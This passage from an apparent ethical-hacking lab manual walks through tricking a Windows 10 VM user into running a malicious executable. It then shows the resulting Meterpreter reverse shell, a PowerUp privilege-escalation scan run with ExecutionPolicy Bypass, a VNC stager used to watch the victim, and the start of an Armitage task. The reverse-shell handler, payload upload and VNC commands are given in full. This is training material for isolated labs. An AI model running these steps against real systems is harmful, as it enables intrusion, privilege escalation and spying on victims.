


Figure 1.4.10: Downloading malicious exe file on the victim's system

19. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.

20. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.




Figure 1.4.11: Malicious file successfully downloaded

21. The **Open File - Security Warning** window appears; click **Run**.




Figure 1.4.12: Security warning on executing the exe file

22. Leave the **Windows 10** virtual machine running, so that the **Test.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

23. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.

T A S K 4 . 6

Establish Remote Session

```

ParrotTerminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.13:444
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.10:49751) at
2019-11-04 23:44:02 -0500

meterpreter >

```

Figure 1.4.13: Meterpreter shell successfully obtained

24. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 10**.

Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.

```

ParrotTerminal
File Edit View Search Terminal Help
meterpreter > sysinfo
Computer       : WINDOWS10
OS            : Windows 10 (10.0 Build 17763)
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >

```

Figure 1.4.14: Windows 7 Machine Remote view in Kali Linux machine

T A S K 4 . 7

Find Misconfigurations in the Target System

25. Now, open another **Parrot Terminal** and navigate to the root directory.

26. In the **Terminal** window, type **git clone https://github.com/PowerShellMafia/PowerSploit** and press **Enter**. The PowerSploit repository is downloaded to the **root** directory.

```

ParrotTerminal
File Edit View Search Terminal Help
[root@parrot] ~
[root@parrot] ~ -> #git clone https://github.com/PowerShellMafia/PowerSploit
Cloning into 'PowerSploit'...
remote: Enumerating objects: 3083, done.
remote: Total 3083 (delta 0), reused 0 (delta 0), pack-reused 3083
Receiving objects: 100% (3083/3083), 10.47 MiB | 1.69 MiB/s, done.
Resolving deltas: 100% (1807/1807), done.
[root@parrot] ~ -> #


```

Figure 1.4.15: Cloning PowerSploit

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 06 System Hacking/GitHub Tools/** and copy the **PowerSploit** folder.
- Paste the copied **PowerSploit** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/PowerSploit /root/**.


27. Now, switch back to the **Terminal** window with an active **Meterpreter** session. Type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.



```
meterpreter > sysinfo
Computer       : WINDOWS10
OS             : Windows 10 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 549.65 KiB of 549.65 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter >
```

Figure 1.4.16: Upload file to the target system

28. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.



```
meterpreter > shell
Process 7908 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

Figure 1.4.17: Upload file to the target system

29. Type **powershell -ExecutionPolicy Bypass -Command ".\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

30. A result appears, displaying vulnerabilities in unquoted service paths, service executables, argument permissions, DLL locations, service permissions, unattended install files, and other locations.

```
C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ".\PowerUp.ps1;Invoke-AllChecks"
powershell -ExecutionPolicy Bypass -Command ".\PowerUp.ps1;Invoke-AllChecks"

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...
```

Figure 1.4.18: Unquoted service paths


```
[*] Checking service executable and argument permissions...

ServiceName : ClickToRunSvc
Path : "C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe"
ModifiableFile : /service
ModifiableFilePermissions : C:\AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'ClickToRunSvc'
CanRestart : False

ServiceName : ClickToRunSvc
Path : "C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe"
ModifiableFile : /service
ModifiableFilePermissions : C:\{Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'ClickToRunSvc'
CanRestart : False

ServiceName : gupdate
Path : "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /svc
ModifiableFile : C:\AppendData/AddSubdirectory
ModifiableFilePermissions : C:\
```

Figure 1.4.19: Service executable and argument permissions



```
Parrot Terminal
File Edit View Search Terminal Help
[*] Checking %PATH% for potentially hijackable DLL locations...
ModifiablePath      : C:\Users\Admin\AppData\Local\Microsoft\WindowsApps
IdentityReference   : WINDOWS10\Admin
Permissions         : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%              : C:\Users\Admin\AppData\Local\Microsoft\WindowsApps
AbuseFunction       : Write-HijackDll -DllPath 'C:\Users\Admin\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'
```


Figure 1.4.20: Potentially hijackable DLL locations

Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

31. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.
32. Now, exploit VNC vulnerability to gain remote access to the **Windows 10** virtual machine. To do so, type **run vnc** and press **Enter**.

T A S K 4 . 8

Open
VNC Session



```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.10.10.13 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\JcDbPaj0MGg
Ld.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.10.13:4545...
```

Figure 1.4.21: Opening a VNC session through meterpreter

33. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.



Figure 1.4.22: Victim's system easily accessible through a VNC session

34. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.
35. Close all open windows and document all the acquired information.

T A S K 5

Gain Access to a Remote System using Armitage

Here, we will use the Armitage tool to gain access to the remote target machine.

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, download files, communicate through a shared event log, and run bots to automate pen testing tasks.

Note: In this task, we will use the **Parrot Security (10.10.10.13)** virtual machine as the host system and the **Windows 10 (10.10.10.10)** virtual machine as the target system.

Before starting this task, restart the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa\$\$w0rd**.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon () at the top of **Desktop** to open the **Parrot Terminal**.
2. The **Parrot Terminal** window appears. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal window has a dark background with light-colored text. It displays a command-line session where the user has become root. The commands entered are:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] /home/attacker
# cd
[root@parrot] ~
#
```

Figure 1.5.1: Running the programs as a root user

- In the terminal window, type **service postgresql start** and press **Enter** to start the database service.

